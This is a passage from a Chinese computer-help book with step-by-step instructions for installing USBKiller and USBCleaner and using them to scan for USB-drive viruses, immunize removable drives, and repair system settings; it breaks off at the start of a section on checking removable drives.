
Step 05 单击“下一步”按钮，弹出“准备安装”窗口，在其中显示了安装目录和附加任务列表，如下图所示。



Step 06 确认无误后，单击“安装”按钮，开始安装程序，并显示安装的进度，如下图所示。




Step 07 安装完毕后，就会出现安装向导完成窗口，单击“完成”按钮完成安装，如下图所示。




2. U盘病毒检测向导

在 USBKiller 安装完成后，就会自动进入 U 盘病毒检测向导窗口，自动扫描用户计算机的移动设备、内存和硬盘，查出可疑病毒等，具体的操作步骤如下。

Step 01 在初次运行 USBKiller 时，将进行病毒检测扫描，如下图所示。




Step 02 单击“下一步”按钮，USBKiller 自动检测用户计算机中插入的移动设备。检测完毕后显示检测结果，如下图所示。



Step 03 单击“下一步”按钮，USBKiller 自动扫描用户计算机的内存和硬盘，实时显示状态，如下图所示。



Step 04 扫描完成后，将会显示扫描结果。单击“完成”按钮完成检测向导，如下图所示。



3. USBKiller功能介绍

USBKiller 除了 U 盘病毒扫描功能外，还具有检测进程管理、自动建立免疫目录、解锁 U 盘等安全实用的功能，其使用界面简单，功能更完善。

Step 01 双击桌面上的 USBKiller 快捷图标，打开 USBKiller 工作界面，单击“免疫 U 盘病毒”按钮，在右侧的窗格中选中“禁止自动运行功能”复选框，然后选中“移动存储”单选按钮，单击“开始免疫”按钮，则会在用户的移动存储设备中建立免疫目录，如下图所示。




Step 02 单击“扫描病毒”按钮，在右侧选择要扫描的对象，包括内存、本地硬盘与移动存储 3 个选项，如下图所示。



Step 03 单击“开始扫描”按钮，即可开始扫描病毒，扫描进度在窗口下方显示。如果发现病毒，软件会自动进行清除操作，如下图所示。



Step 04 单击“修复系统”按钮，在右侧的窗格中选择需要修复的项目，单击“开始修复”按钮，即可修复由病毒感染造成的损害和不正确的设置，如下图所示。



Step 05 单击“U 盘工具”按钮，然后再单击“立即解锁”按钮，可以安全地退出被锁定的移动设备；为防止使用移动存储设备


盗取资料，可选中“禁止向 USB 存储设备写入数据”复选框，单击“应用设置”按钮，如下图所示。



Step 06 单击“进程管理”按钮，可以查看运行的所有进程。选中“进程名称”复选框，单击“终止进程”按钮，可以停止所选进程，如下图所示。



Step 07 在 USBKiller 工作界面中单击“设置”按钮，打开“设置”对话框，在其中可设置软件的基本属性及对病毒的处理方式，如下图所示。






绝招6：使用USBCleaner查杀

USBCleaner 是一款绿色的辅助杀毒工具，具有检测查杀 U 盘病毒、U 盘病毒广谱扫描、U 盘病毒免疫、修复显示隐藏文件及系统文件、安全卸载移动盘等功能，可以全方位一体化修复并查杀 U 盘病毒。

使用 USBCleaner 查杀病毒的具体操作步骤如下。

1. 全面检测系统

Step 01 下载 U 盘专杀工具，其文件夹中包含的文件，如下图所示。



Step 02 双击 USBCleaner.exe 图标，打开“U 盘病毒专杀工具 USBCleaner”对话框，如下图所示。



Step 03 单击“全面检测”按钮，即可对系统进行扫描，如下图所示。




Step 04 在扫描的过程中，如果发现病毒，则会在下面的列表中显示，包括病毒的名称、文件路径和处理状态，如下图所示。




2. 检测移动盘

具体的操作步骤如下。

